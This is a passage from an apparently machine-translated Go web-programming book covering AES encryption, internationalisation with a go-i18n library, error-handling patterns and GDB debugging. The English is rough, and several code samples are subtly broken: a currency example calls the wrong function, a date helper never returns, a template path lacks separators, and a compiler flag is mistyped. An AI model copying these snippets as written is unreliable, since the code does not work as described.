 fmt.Printf("Error: NewCipher(%d bytes) = %s", len(key_text), err)
 os.Exit(-1)
 }

 // Encrypted string
 cfb := cipher.NewCFBEncrypter(c, commonIV)
 ciphertext := make([]byte, len(plaintext))
 cfb.XORKeyStream(ciphertext, plaintext)
 fmt.Printf("%s=>%x\n", plaintext, ciphertext)

 // Decrypt strings
 cfbdec := cipher.NewCFBDecrypter(c, commonIV)
```

```

 plaintextCopy := make([]byte, len(plaintext))
 cfbdec.XORKeyStream(plaintextCopy, ciphertext)
 fmt.Printf("%x=>%s\n", ciphertext, plaintextCopy)
}

```

Above by calling the function `aes.NewCipher` ( parameter key must be 16, 24 or 32 of the []byte, respectively, corresponding to the AES-128, AES-192 or AES-256 algorithm ) , returns a `cipher.Block` Interface this interface implements three functions:

```

type Block interface {
 // BlockSize returns the cipher's block size.
 BlockSize() int

 // Encrypt encrypts the first block in src into dst.
 // Dst and src may point at the same memory.
 Encrypt(dst, src []byte)

 // Decrypt decrypts the first block in src into dst.
 // Dst and src may point at the same memory.
 Decrypt(dst, src []byte)
}

```

These three functions implement encryption and decryption operations, a detailed look at the operation of the above example .

## Summary

This section describes several encryption algorithms, when the development of Web applications can be used in different ways according to the demand for encryption and decryption , the general application of base64 algorithm can be used , then you can use more advanced or AES DES algorithm .

## 9.7 Summary

This chapter describes as: CSRF attacks, XSS attacks, SQL injection attacks, etc. Some Web applications typical methods of attack, they are due to the application on the user's input filter cause no good, so in addition to introduce the method of attack in addition, we have also introduced how to effectively carry out data filtering to prevent these attacks occurrence. Then the password for the day iso serious spill, introduced in the design of Web applications can be used from basic to expert encryption scheme. Finally encryption and decryption of sensitive data brief, Go language provides three symmetric encryption algorithms: base64, AES and DES implementation.

The purpose of writing this chapter is to enhance the reader to the concept of security in the consciousness inside, when the Web application in the preparation of a little more carefully, so that we can write Web applications away from hackers attacks. Go language has been in support of a large anti-attack toolkit, we can take full advantage of these packages to make a secure Web applications.

# 10 Internationalization and localization

In order to adapt to globalization, as a developer, we need to develop a multilingual, international Web applications. This means the same page in a different language environment need to show a different effect. For example, the application at runtime according to the request from the geographical and language differences and display a different user interface. Thus, when an application needs to add support for a new language, the need to modify the application code, just add language packs can be realized.

Internationalization and Localization (usually expressed as i18n and L10N), internationalization is an area designed for the reconstruction program to enable it to use in more areas, localization refers to a face international programs to increase support for the new region.

Currently, Go language standard package does not provide i18n support, but there are some relatively simple third-party implementations of this chapter we will achieve a go-i18n library to support the Go language i18n.

The so-called International: is based on a specific locale information, extracted with the corresponding string or some other things (such as time and currency format) and so on. This involves three issues:

1. how to determine the locale.
2. how to save the string associated with the locale or other information.
3. how to extract according to locale strings and other appropriate information.

In the first section, we will describe how to set the correct locale in order to allow access to the site's users to get their language corresponding page. The second section describes how to handle or store strings, currency, time, date and other locale related information, and the third section describes how to achieve international sites, namely, how to return different depending on locale appropriate content. Through these three sections of the study, we will get a full i18n program.

# 10.1 Time zone

## What is the Locale

Locale is a set of descriptors in the world in a particular region and language habits text format collection of settings. locale name is usually composed of three parts: The first part is a mandatory, which means that the language abbreviation, such as "en" for English or "zh" represents Chinese. The second part, followed by an underscore, the country is an optional specifier, speak the same language is used to distinguish between different countries, such as "en\_US" for U.S. English, and "en\_UK" represents British English. The last part, followed by a period after the optional character set specifiers, such as "zh\_CN.gb2312" said the Chinese use the gb2312 character set.

GO language defaults to "UTF-8" encoding set, so we realize i18n does not consider the third part, then we have adopted the locale description of the previous two sections as i18n standard locale name.

“

*On Linux and Solaris systems can `locale -a` command lists all supported regional name, the reader can see these areas naming names. For BSD and other systems, there is no `locale` command, but the regional information is stored in `/usr/share/locale`.*

## Set the Locale

With the face of the locale definition, then we need according to the user's information( access to information, personal information, access to domain names, etc.) to set the associated locale, we can use the following several ways to set the user's locale.

### Set Locale by domain name

Set Locale way this is used when the application is running domain hierarchical manner, for example, we have adopted as our English www.asta.com station( the default station), and the domain name www.asta.cn as a Chinese station. By application of this domain name and set up inside the correspondence between the respective locale, you can set up regions. This treatment has several advantages:

- Via a URL can be very distinctive identification
- Users can be very intuitive to know the domain name will be visiting the site in that language

- Go program is implemented in a very simple and convenient, can be achieved through a map
- Conducive to search engine crawlers can improve the site's SEO

We can use the following code to implement a corresponding domain name locale:

```
if r.Host == "www.asta.com" {
 i18n.SetLocale("en")
} else if r.Host == "www.asta.cn" {
 i18n.SetLocale("zh-CN")
} else if r.Host == "www.asta.tw" {
 i18n.SetLocale("zh-TW")
}
```

Of course, in addition to the entire domain settings outside the region, we can also be set through the sub-domain areas, such as "en.asta.com" for English sites, "cn.asta.com" indicates Chinese site. Realization of the code is as follows:

```
prefix:= strings.Split(r.Host,".")

if prefix[0] == "en" {
 i18n.SetLocale("en")
} else if prefix[0] == "cn" {
 i18n.SetLocale("zh-CN")
} else if prefix[0] == "tw" {
 i18n.SetLocale("zh-TW")
}
```

Locale setting by domain name as shown above advantages, but we generally do not develop Web applications, when used in this way, because first of all domain names cost is relatively high, the development of a Locale need a domain name, and often the name of the domain does not necessarily uniform apply to, and secondly we do not want to go to each site localization of a configuration, but more is to use the url method with parameters, see the following description.

## Locale parameter settings from the domain name

The most common way is to set the Locale to bring inside in the URL parameters, such `www.asta.com/hello?locale=zh` or `www.asta.com/zh/hello`. So that we can set the region: `i18n.SetLocale(params["locale"])`.

This setup has almost speaking in front of the domain name Locale setting all the advantages, it uses a RESTful way, so we do not need to add additional methods to deal with. However, this

approach requires a link inside each one corresponding increase in the parameter locale, this may be a bit complicated and sometimes quite cumbersome. However, we can write a generic function that url, so that all the link addresses are generated through this function, then this function which increases `locale = params [" locale "]` parameter to alleviate it.

Maybe we want to look more RESTful URL address that, for example:

`www.asta.com/en/books` (English site) and `www.asta.com/zh/books` (Chinese site), this approach is more conducive to the URL SEO, but also more friendly for the user, can be accessed through the URL of the site that intuitive. Then such a URL address to get through router locale(reference section which describes the router REST plug-in implementation):

```
mux.Get("/:locale/books", listbook)
```

## From the client settings area

In some special cases, we need the client's information rather than through the URL to set Locale, such information may come from the client to set the preferred language( the browser settings), the user's IP address, the user at the time of registration fill the location information. This approach is more suitable for Web -based applications.

- Accept-Language

When a client requests information in the HTTP header there `Accept-Language`, clients will generally set this information, the following is the Go language to achieve a simple `Accept-Language` under implementation sets the region code:

```
AL := r.Header.Get("Accept-Language")
if AL == "en" {
 i18n.SetLocale("en")
} else if AL == "zh-CN" {
 i18n.SetLocale("zh-CN")
} else if AL == "zh-TW" {
 i18n.SetLocale("zh-TW")
}
```

Of course, in practical applications, it may require more rigorous judgment to be set area - IP Address

Another set of the client area is the user access IP, we according to the corresponding IP library, corresponding to the IP access to areas of the world that is more commonly used GeoIP Lite Country this library. This setting regional mechanism is very simple, we only need to check the user's IP IP database and then return to the country regions, according to the results returned

by setting the corresponding regions.

- User profile

Of course, you can also let users provide you with drop-down menus or whatever way set the appropriate locale, then we have the information entered by the user, it is saved to the account associated with the profile, when the user login again, this time to set up replicated to the locale setting, so that you can guarantee that every time the user accesses are based on their previously set locale to get the page.

## **Summary**

Through the above description shows that you can set the Locale There are many ways that we should be selected according to the different needs of different settings Locale way to allow a user to its most familiar way to get the services we provide, improve application user friendliness.

## 10.2 Localized Resources

The previous section we describe how to set Locale, Locale set then we need to address the problem is how to store the information corresponding to the appropriate Locale it? This inside information includes: text messages, time and date, currency values , pictures, include files, and view other resources. So then we are talking about information on eleven of these are described, Go language we put these information is stored in JSON format, and then through the appropriate way to show it. (Followed by Chinese and English contrast for example, the storage format en.json and zh-CN.json)

### Localized text messages

This information is most commonly used for writing Web applications, but also localized resources in the most information, you want to fit the local language way to display text information, a feasible solution is: Create a map corresponding to the language needed to maintain a key-value relationship, before the output needed to go from a suitable map for the corresponding text in the following is a simple example:

```

package main

import "fmt"

var locales map[string]map[string]string

func main() {
 locales = make(map[string]map[string]string, 2)
 en := make(map[string]string, 10)
 en["pea"] = "pea"
 en["bean"] = "bean"
 locales["en"] = en
 cn := make(map[string]string, 10)
 cn["pea"] = "豌豆"
 cn["bean"] = "毛豆"
 locales["zh-CN"] = cn
 lang := "zh-CN"
 fmt.Println(msg(lang, "pea"))
 fmt.Println(msg(lang, "bean"))
}

func msg(locale, key string) string {
 if v, ok := locales[locale]; ok {
 if v2, ok := v[key]; ok {
 return v2
 }
 }
 return ""
}

```

The above example demonstrates a different locale text translation to achieve the Chinese and English for the same key display different language implementation, to achieve the above Chinese text message, if you want to switch to the English version, just need to set to en lang.

Sometimes only a key-value substitution is not meet the need, for example, "I am 30 years old", Chinese expression "I am 30 years old," and where 30 is a variable, how to do it? This time, we can combine `fmt.Printf` function to achieve, see the following code:

```

en["how old"] = "I am %d years old"
cn["how old"] = "我今年%d岁了"

fmt.Printf(msg(lang, "how old"), 30)

```

The above example code is only to demonstrate the internal implementations, but the actual data is stored in the JSON inside, so we can `json.Unmarshal` to populate the data for the corresponding map.

## Localized date and time

Because the relationship between time zones, the same time, in different regions, which means that is not the same, but because of the relationship between Locale and time formats are not the same, for example, Chinese environment may be displayed: `October 24, 2012 Wednesday 23:11 minutes and 13 seconds CST`, while in the English environment may show: `Wed Oct 24 23:11:13 CST 2012`. That which we need to address two points:

1. time zones
2. formatting issues

`$GOROOT/lib/time/package/timeinfo.zip` contain locale corresponds to the time zone definition, in order to obtain a time corresponding to the current locale, we should first use `time.LoadLocation(name string)` Get the region corresponding to the locale, such as `Asia/Shanghai` or `America/Chicago` corresponding to the time zone information, and then use this information to call the `time.Now` time object obtained collaborate to get the final time. Detailed Look at the following example (this example uses the example above, some of the variables):

```
en["time_zone"] = "America/Chicago"
cn["time_zone"] = "Asia/Shanghai"

loc, _ := time.LoadLocation(msg(lang, "time_zone"))
t := time.Now()
t = t.In(loc)
fmt.Println(t.Format(time.RFC3339))
```

We can handle text format similar way to solve the problem of time format, for example as follows:

```

en["date_format"]="%Y-%m-%d %H:%M:%S"
cn["date_format"]=""%Y年%m月%d日 %H时%M分%S秒"

fmt.Println(date(msg(lang,"date_format"),t))

func date(fomate string,t time.Time) string{
 year, month, day = t.Date()
 hour, min, sec = t.Clock()
 //Parsing the corresponding %Y%m%d%H%M%S and then return information
 //%Y replaced by 2012
 //%m replaced by 10
 //%d replaced by 24
}

```

## Localized currency value

Various regions of the currency is not the same, is also treated with a date about the details see the following code:

```

en["money"] ="USD %d"
cn["money"] ="¥%d元"

fmt.Println(date(msg(lang,"date_format"),100))

func money_format(fomate string,money int64) string{
 return fmt.Sprintf(fomate,money)
}

```

## Localization views and resources

We may use Locale to show different views that contain different images, css, js and other static resources. So how to deal with these information? First we shall locale to organize file information, see the following file directory Arrangement:

```

views
|--en //English Templates
 |--images //store picture information
 |--js //JS files
 |--css //CSS files
 index.tpl //User Home
 login.tpl //Log Home
|--zh-CN //Chinese Templates
 |--images
 |--js
 |--css
 index.tpl
 login.tpl

```

With this directory structure we can render to realize where this code:

```

s1, _ := template.ParseFiles("views" + lang + "index.tpl")
VV.Lang = lang
s1.Execute(os.Stdout, VV)

```

As for the inside of the resources inside the index.tpl set as follows:

```

// js file
<script type="text/javascript" src="views/{{.VV.Lang}}/js/jquery/jquery-
1.8.0.min.js"></script>
// css file
<link href="views/{{.VV.Lang}}/css/bootstrap-responsive.min.css"
rel="stylesheet">
// Picture files


```

With this view, and the way to localize the resources, we can easily be expanded.

## Summary

This section describes how to use and store local resources, sometimes through the conversion function to achieve, sometimes through lang to set up, but eventually through key-value way to store Locale corresponding data when needed remove the corresponding Locale information, if it is a text message directly to the output, if it is the date and time or money, you need to pass `fmt.Printf` or other formatting function to deal with, and for different views and resources Locale is the most simple, as long as increase in the path which can be achieved lang.

# 10.3 International sites

Previous section describes how to handle localized resources, namely Locale an appropriate configuration files, so if dealing with multiple localized resources? For example, some of our frequently used: simple text translation, time and date, number, etc. If handle it? This section eleven solve these problems.

## Manage multiple local package

In the development of an application, the first thing we have to decide whether to support only one language, or languages, if you want to support multiple languages, we will need to develop an organizational structure to facilitate future to add more languages . Here we designed as follows: Locale -related files are placed in the config/locales , suppose you want to support Chinese and English, then you need to be placed in this folder en.json and zh.json. Probably the contents are as follows:

```
zh.json

{
 "zh": {
 "submit": "提交",
 "create": "创建"
 }
}

#en.json

{
 "en": {
 "submit": "Submit",
 "create": "Create"
 }
}
```

In order to support internationalization, in which we used an international related packages - [go-i18n](#) (**More advanced i18n package can be found [here](#)**), we first go-i18n package to register config/locales this directory, to load all of the locale files

```
Tr := i18n.NewLocale()
Tr.LoadPath("config/locales")
```

This package is simple to use, you can be tested by the following method:

```
fmt.Println(Tr.Translate("submit")) //Output Submit Tr.SetLocale("zn") fmt.Println(Tr.Translate("submit")) //Outputs "Submit"
```

```
fmt.Println(Tr.Translate("submit"))
//Output "submit"
Tr.SetLocale("zn")
fmt.Println(Tr.Translate("submit"))
//Outputs "递交"
```

## Automatically load local package

Above we described how to automatically load custom language packs, in fact, go-i18n library has been a lot of pre-loaded default formatting information, such as time format, currency format, the user can customize the configuration override these default configurations, see the following process:

```
//Load the default configuration files, which are placed below `go-i18n/locales`

//File naming zh.json, en.json, en-US.json etc., can be continuously extended to
//support more languages

func (il *IL) loadDefaultTranslations(dirPath string) error {
 dir, err := os.Open(dirPath)
 if err != nil {
 return err
 }
 defer dir.Close()

 names, err := dir.Readdirnames(-1)
 if err != nil {
 return err
 }

 for _, name := range names {
 fullPath := path.Join(dirPath, name)

 fi, err := os.Stat(fullPath)
 if err != nil {
 return err
 }

 if fi.IsDir() {
 if err := il.loadTranslations(fullPath); err != nil {
 return err
 }
 } else if locale := il.matchingLocaleFromFileName(name); locale != "" {
 file, err := os.Open(fullPath)
 if err != nil {
 return err
 }
 defer file.Close()

 if err := il.loadTranslation(file, locale); err != nil {
 return err
 }
 }
 }

 return nil
}
```

Through the above method to load configuration information to the default file, so that we can customize the time we do not have information when executed the following code to obtain the corresponding information:

```
//locale = zh, execute the following code:

fmt.Println(Tr.Time(time.Now()))
//Output: 2009年1月08日 星期四 20:37:58 CST

fmt.Println(Tr.Time(time.Now(),"long"))
//Output: 2009年1月08日

fmt.Println(Tr.Money(11.11))
//Output: ¥11.11
```

## Template mapfunc

Above we achieve a number of language packs and load management, and some function implementation is based on the logical layer, for example: "Tr.Translate", "Tr.Time", "Tr.Money" and so on, while we at the logical level You can use these functions to the parameters required for conversion when rendering the template layer output directly, but if we want to use them directly in the template layer functions that how to achieve it? I do not know if you remember, at the time said earlier template: Go language template support custom template function, the following is our implementation to facilitate the operation of mapfunc:

1 text information

Text information call `Tr.Translate` to achieve the appropriate information conversion, mapFunc is implemented as follows:

```
func I18nT(args ...interface{}) string {
 ok := false
 var s string
 if len(args) == 1 {
 s, ok = args[0].(string)
 }
 if !ok {
 s = fmt.Sprint(args...)
 }
 return Tr.Translate(s)
}
```

Registration function is as follows:

```
t.Funcs(template.FuncMap{"T": I18nT})
```

Using the following template:

```
{{.V.Submit | T}}
```

### 1. The date and time

Date and time to call **Tr.Time** function to achieve the appropriate time for a change, mapFunc is implemented as follows:

```
func I18nTimeDate(args ...interface{}) string {
 ok := false
 var s string
 if len(args) == 1 {
 s, ok = args[0].(string)
 }
 if !ok {
 s = fmt.Sprint(args...)
 }
 return Tr.Time(s)
}
```

Registration function is as follows:

```
t.Funcs(template.FuncMap{"TD": I18nTimeDate})
```

Using the following template:

```
{{.V.Now | TD}}
```

### 3 Currency Information

Currency called **Tr.Money** function to achieve the appropriate time for a change, mapFunc is implemented as follows:

```
func I18nMoney(args ...interface{}) string {
 ok := false
 var s string
 if len(args) == 1 {
 s, ok = args[0].(string)
 }
 if !ok {
 s = fmt.Sprint(args...)
 }
 return Tr.Money(s)
}
```

Registration function is as follows:

```
t.Funcs(template.FuncMap{"M": I18nMoney})
```

Using the following template:

```
{{.V.Money | M}}
```

## Summary

Through this section we know how to implement a multi-language package for Web applications, through a custom language packs that we can facilitate the realization of multi-language, but also through the configuration file can be very convenient to expand multi-language, by default, go-i18n will be self- fixed load some common configuration information, such as time, money, etc., we can be very convenient to use, and in order to support the use of these functions in the template, but also to achieve the appropriate template functions, thus allowing us to develop Web applications in the time directly in the template the way through the pipeline operate multiple language packs.

## 10.4 Summary

Through the introduction of this chapter, the reader should be how to operate an insight into the i18n, I also introduced based on the contents of this chapter implements an open source solution for go-i18n: <https://github.com/astaxie/go-i18n> through this open source library that we can easily achieve multi-language version of the Web application, making our applications to easily achieve internationalization. If you find an error in this open source library or those missing places, please join to this open source project, let us strive to become the library Go's standard libraries.

# 11 Error Handling, Debugging, and Testing

We often see the majority of a programmer's "programming" time spent on checking for bugs and working on bug fixes. Whether you are prepared to amend the code or re-configurable systems, almost all spend a lot of time troubleshooting and testing, we feel that the outside world is a designer programmer, able to put a system has never done, is a very great work, but the work is quite interesting, but in fact every day we are wandering in troubleshooting, debugging, testing between. Of course, if you have good habits and technology solutions to confront these questions, then you are likely to minimize troubleshooting time, and as much as possible to spend time in the more valuable things.

But unfortunately a lot of programmers unwilling error handling, debugging and testing capabilities to work on, leading to the back on the line after the application for errors, positioning spend more time. So we do a good job in the design of the application before the error-handling plan, test cases, etc., then the future to modify the code, upgrade the system will become simpler.

Web application development process, errors are inevitable, so how better to find the cause of the error, solve the problem? Section 11.1 describes how to handle errors Go language, how to design your own package, error handling function, 11.2 section describes how to use GDB to debug our program, the dynamic operation of various variable information, operation monitoring and debugging.

Section 11.3 of the Go language will explore in depth the unit tests and examples how to write unit tests, Go unit test specification how to define rules to ensure that future upgrades to modify run the appropriate test code can be minimized test.

For a long time, develop good debugging, testing has been a lot of programmers accustomed to evade thing, so now you do not escape, from your current project development, from the beginning to learn Go Web developers to develop good habits.

# 11.1 Error handling

Go language major design criterion is : simple to understand , simple is the syntax similar to C is fairly simple to understand refers to any statement is obvious , does not contain any hidden things in the error-handling program design also implement this idea . We know that there is in the C language by returning -1 or NULL to indicate the kind of error message , but for users who do not view the API documentation , the return value never know exactly what does it mean , for example: return 0 is success or failure , and Go defines a type called the error to explicitly express errors. When in use, by the returned error variable nil comparison to determine whether the operation was successful. For example `os.Open` function opens the file will return a failure of the error variable is not nil

```
func Open (name string) (file * File, err error)
```

Here's an example by calling `os.Open` open a file if an error occurs, it will call the `log.Fatal` to output an error message :

```
f, err := os.Open("filename.ext")
if err != nil {
 log.Fatal(err)
}
```

Similar to the `os.Open` function, the standard package of all possible errors of the API will return an error variable to facilitate error handling, this section will detail error type design, and discuss how to develop Web applications to better handle error.

## Error type

`error` is an interface type, with this definition:

```
type error interface {
 Error() string
}
```

`error` is a built-in interface type, we can / builtin / pack below to find the appropriate definition. And we have a lot of internal error is used inside the package packet errors following implementation structure `errorString` private

```
// errorString is a trivial implementation of error.
type errorString struct {
 s string
}

func (e *errorString) Error() string {
 return e.s
}
```

You can `errors.New` put a string into `errorString`, in order to get a meet the interface error object whose internal implementation is as follows:

```
// New returns an error that formats as the given text.
func New(text string) error {
 return &errorString{text}
}
```

The following example demonstrates how to use `errors.New`:

```
func Sqrt(f float64) (float64, error) {
 if f < 0 {
 return 0, errors.New("math: square root of negative number")
 }
 // implementation
}
```

In the following example, we call the `Sqrt` when passing a negative number , and then you get the error object is non-nil , nil compared with this object , the result is true, so `fmt.Println` (`fmt` package when dealing with error calls the `error` method ) is called to output error , look at the following sample code to call :

```
f, err := Sqrt(-1)
if err != nil {
 fmt.Println(err)
}
```

## Custom Error

Through the above description we know that `error` is an interface, so in the realization of their

package, by defining the structure implements this interface , we can realize their error definitions , see the package from Json Example:

```
type SyntaxError struct {
 msg string // error description
 Offset int64 // where the error occurred
}

func (e * SyntaxError) Error() string {return e.msg}
```

Error Offset field in the call time will not be printed , but we can get through a type assertion error type , then you can print an appropriate error message , see the following examples:

```
if err := dec.Decode(&val); err != nil {
 if serr, ok := err.(*json.SyntaxError); ok {
 line, col := findLine(f, serr.Offset)
 return fmt.Errorf("%s:%d:%d: %v", f.Name(), line, col, err)
 }
 return err
}
```

Note that, the function returns a custom error, the return value is set to recommend error type, rather than a custom error types, particular note should not be pre-declare custom error types of variables. For example:

```
func Decode() *SyntaxError {
 // error , which may lead to the upper caller err! = nil judgment is always
true.
 var err * SyntaxError // pre- declare error variable
 if an error condition {
 err = & SyntaxError {}
 }
 return err // error , err always equal non- nil, causes the upper caller
err! = nil judgment is always true
}
```

Cause see [http://golang.org/doc/faq#nil\\_error](http://golang.org/doc/faq#nil_error)

The above example shows how a simple custom Error type. But if we need more sophisticated error handling it? At this point, we have to refer to net package approach:

```
package net

type Error interface {
 error
 Timeout() bool // Is the error a timeout?
 Temporary() bool // Is the error temporary?
}
```

Place the call through the type assertion err is not net.Error, to refine error handling , such as the following example , if a temporary error occurs on the network , it will sleep 1 seconds Retry :

```
if nerr, ok := err.(net.Error); ok && nerr.Temporary() {
 time.Sleep(1e9)
 continue
}
if err != nil {
 log.Fatal(err)
}
```

## Error handling

Go in the error handling on the use of the C check the return value similar manner , rather than most other mainstream languages used in unexpected ways , which caused a code written on a big disadvantage : error handling code redundancy , for this kind of situation is that we detect function to reduce reuse similar code .

Look at the following example code:

```

func init() {
 http.HandleFunc("/view", viewRecord)
}

func viewRecord(w http.ResponseWriter, r *http.Request) {
 c := appengine.NewContext(r)
 key := datastore.NewKey(c, "Record", r.FormValue("id"), 0, nil)
 record := new(Record)
 if err := datastore.Get(c, key, record); err != nil {
 http.Error(w, err.Error(), 500)
 return
 }
 if err := viewTemplate.Execute(w, record); err != nil {
 http.Error(w, err.Error(), 500)
 }
}

```

The above example shows a template to get data and call has detected an error when an error occurs , call a unified processing function `http.Error` , returned to the client 500 error code and display the corresponding error data . But when more and more HandleFunc joined, so that error-handling logic code will be more and more, in fact, we can customize the router to reduce the code ( realization of the ideas you can refer to Chapter III of the HTTP Detailed ) .

```

type appHandler func(http.ResponseWriter, *http.Request) error

func (fn appHandler) ServeHTTP(w http.ResponseWriter, r *http.Request) {
 if err := fn(w, r); err != nil {
 http.Error(w, err.Error(), 500)
 }
}

```

Above we defined a custom router , and then we can adopt the following approach to registration function :

```

func init() {
 http.Handle("/view", appHandler(viewRecord))
}

```

When requested `/view` when we can become as logical processing code, and the first implementation has been compared to a lot simpler .

```

func viewRecord(w http.ResponseWriter, r *http.Request) error {
 c := appengine.NewContext(r)
 key := datastore.NewKey(c, "Record", r.FormValue("id"), 0, nil)
 record := new(Record)
 if err := datastore.Get(c, key, record); err != nil {
 return err
 }
 return viewTemplate.Execute(w, record)
}

```

The above example error handling when all errors are returned to the user 500 error code, and then print out the corresponding error code , in fact, we can put this definition more friendly error messages when debugging is also convenient positioning problem, we can custom return types of errors :

```

type appError struct {
 Error error
 Message string
 Code int
}

```

So that our custom router can be changed as follows :

```

type appHandler func(http.ResponseWriter, *http.Request) *appError

func (fn appHandler) ServeHTTP(w http.ResponseWriter, r *http.Request) {
 if e := fn(w, r); e != nil { // e is *appError, not os.Error.
 c := appengine.NewContext(r)
 c.Errorf("%v", e.Error)
 http.Error(w, e.Message, e.Code)
 }
}

```

Such custom error after modifying our logic can be changed as follows :

```

func viewRecord(w http.ResponseWriter, r *http.Request) *appError {
 c := appengine.NewContext(r)
 key := datastore.NewKey(c, "Record", r.FormValue("id"), 0, nil)
 record := new(Record)
 if err := datastore.Get(c, key, record); err != nil {
 return &appError{err, "Record not found", 404}
 }
 if err := viewTemplate.Execute(w, record); err != nil {
 return &appError{err, "Can't display record", 500}
 }
 return nil
}

```

As shown above, in our view when you can visit according to different situations for different error codes and error messages , although this first version of the code and the amount is almost, but this show is more obvious error , the error message prompts more friendly , scalability is also better than the first one .

## Summary

In programming , fault tolerance is a very important part of the work , in Go it is achieved through error handling , error although only one interface, but it can have many variations but we can according to their needs to achieve different treatment Finally introduce error handling scheme , we hope that in how to design better programs on the Web error handling to bring some ideas .

## 11.2 Debugging by using GDB

Development process during debugging code that developers often need to do one thing, Go language like PHP, Python and other dynamic languages , as long as the modifications do not need to compile can be directly output, and can dynamically at runtime environments print data. Go language course can also `Println` like the print data to debug, but need to be recompiled each time, which is a very troublesome thing. We know that in Python with `pdb` / `ipdb` tools such as debugging, JavaScript has similar tools that are able to dynamically display variable information, single-step debugging. But fortunately Go has a similar tool support : GDB. Go inside has built in support for GDB, so we can GDB for debugging, then this section will introduce how GDB to debug Go program.

### GDB debugging Profile

GDB is the FSF (Free Software Foundation) published a powerful UNIX-like system under the program debugging tool. Using GDB can do the following things:

1. Start the program, you can customize according to the developer's requirements to run the program.
2. Allows the program being debugged by setting the tone in the development of home stopped at a breakpoint. (Breakpoints can be conditional expression)
3. When the program is stopped, you can check the program at this time what happened.
4. To dynamically change the current program execution environment.

Go program currently supports the GDB debugger version must be greater than 7.1.

Go program compiled the following points should be noted when

1. Passing Parameters `-ldflags "-s"`, ignoring the print debug information
2. pass `-gcflags "-N-I"` parameter, so you can ignore Go inside to do some optimization, optimization of aggregate variables and functions, etc., so for GDB debugger is very difficult, so at compile time to join these two parameters to avoid these optimization.

### Common commands

GDB of some commonly used commands are as follows

- `list`

Abbreviated command `l` , is used to display the source code, the default display ten lines of code, you can bring back a specific line parameter display, for example : `list 15` , display ten lines of code, of which the first 15 rows displayed inside ten lines in the middle, as shown below.

```

10 time.Sleep(2 * time.Second)
11 c <- i
12 }
13 close(c)
14 }
15
16 func main() {
17 msg := "Starting main"
18 fmt.Println(msg)
19 bus := make(chan int)

```

- break

Abbreviated command **b**, used to set breakpoints, followed by the number of rows parameter setting breakpoints, such as **b 10** set a break point in the tenth row.

- delete Abbreviated command **d**, to delete a break point, the break point is set followed by the serial number, the serial number can be obtained through the **info breakpoints** break point set corresponding serial number is displayed as follows to set a break point number.

Num Type Disp Enb Address What 2 breakpoint keep y 0x0000000000400dc3 in  
main.main at /home/xiemengjun/gdb.go:23 breakpoint already hit 1 time

- backtrace

Abbreviated command **bt**, the process used to print the execution of the code, as follows:

```

#0 main.main () at /home/xiemengjun/gdb.go:23
#1 0x000000000040d61e in runtime.main () at
/home/xiemengjun/go/src/pkg/runtime/proc.c:244
#2 0x000000000040d6c1 in schedunlock () at
/home/xiemengjun/go/src/pkg/runtime/proc.c:267
#3 0x0000000000000000 in ?? ()

```

- info

info command to display information, followed by several parameters, we used the following categories:

- **info locals**

Displays the currently executing program variable values

- `info breakpoints`

Display a list of currently set breakpoints

- `info goroutines`

Goroutine displays the current list of execution, as shown in the code, with\* indicates the current execution

```
* 1 running runtime.gosched
* 2 syscall runtime.entersyscall
3 waiting runtime.gosched
4 runnable runtime.gosched
```

- `print`

Abbreviated command `p`, or other information used to print variable, followed by the variable name to be printed, of course, there are some very useful function `$len()` and `$cap()`, is used to return the current string, slices or maps the length and capacity.

- `whatisthis`

Used to display the current variable type, followed by the variable name, for example, `whatisthis msg`, is shown below :

`type = struct string`

- `next`

Abbreviated command `n`, for single-step debugging, skip the next step, when there is a break point, you can enter `n` jump to the next step to continue - continue

Abbreviated command `c`, to jump out of the current break point can be followed by parameter N, the number of times the break point skipped

- `set variable`

This command is used to change the value of a variable during operation, formats such as : `set variable <var> = <value>`

## Debugging process

We use the following code to demonstrate how this GDB to debug Go program, the following is the code that will be demonstrated :

```

package main

import (
 "fmt"
 "time"
)

func counting(c chan<- int) {
 for i := 0; i < 10; i++ {
 time.Sleep(2 * time.Second)
 c <- i
 }
 close(c)
}

func main() {
 msg := "Starting main"
 fmt.Println(msg)
 bus := make(chan int)
 msg = "starting a gofunc"
 go counting(bus)
 for count := range bus {
 fmt.Println("count:", count)
 }
}

```

Compiled file, an executable file gdbfile:

```
go build -gcflags "-N -l" gdbfile.go
```

By GDB command to start debugging :

```
gdb gdbfile
```

After the first start is not possible to look at this program up and running, just enter the **run** command carriage return after the program starts to run, the program correctly, then you can see the program output is as follows, and we execute the program directly from the command line output is the same:

```
(gdb) run
Starting program: /home/xiemengjun/gdbfile
Starting main
count: 0
count: 1
count: 2
count: 3
count: 4
count: 5
count: 6
count: 7
count: 8
count: 9
[LWP 2771 exited]
[Inferior 1 (process 2771) exited normally]
```

Well, now we know how to make the program run up, then began to give the code to set a break point :

```
(gdb) b 23
Breakpoint 1 at 0x400d8d: file /home/xiemengjun/gdbfile.go, line 23.
(gdb) run
Starting program: /home/xiemengjun/gdbfile
Starting main
[New LWP 3284]
[Switching to LWP 3284]

Breakpoint 1, main.main () at /home/xiemengjun/gdbfile.go:23
23 fmt.Println("count:", count)
```

The above example shows the `b 23` set a break point on line 23, then enter `run` start the program running. The program now in place to set a break point in front stopped, we need to look at the context of the break point corresponding source code, enter `list` you can see the display from the current source line before stopping five starts :

```
(gdb) list
18 fmt.Println(msg)
19 bus := make(chan int)
20 msg = "starting a gofunc"
21 go counting(bus)
22 for count := range bus {
23 fmt.Println("count:", count)
24 }
25 }
```

GDB now running the current program environment has retained some useful debugging information, we just print out the corresponding variables, see the corresponding variable types and values:

```
(gdb) info locals
count = 0
bus = 0xf840001a50
(gdb) p count
$1 = 0
(gdb) p bus
$2 = (chan int) 0xf840001a50
(gdb) whatis bus
type = chan int
```

Then let the program continue down the execution, please read the following command:

```
(gdb) c
Continuing.
count: 0
[New LWP 3303]
[Switching to LWP 3303]

Breakpoint 1, main.main () at /home/xiemengjun/gdbfile.go:23
23 fmt.Println("count:", count)
(gdb) c
Continuing.
count: 1
[Switching to LWP 3302]

Breakpoint 1, main.main () at /home/xiemengjun/gdbfile.go:23
23 fmt.Println("count:", count)
```

After each entry `c` code will be executed once, and jump to the next for loop, continue to print out the appropriate information.

Assume that current need to change the context variables, skipping the process and continue to the next step, the modified desired results obtained :

```
(gdb) info locals
count = 2
bus = 0xf840001a50
(gdb) set variable count=9
(gdb) info locals
count = 9
bus = 0xf840001a50
(gdb) c
Continuing.
count: 9
[Switching to LWP 3302]

Breakpoint 1, main.main () at /home/xiemengjun/gdbfile.go:23
23 fmt.Println("count:", count)
```

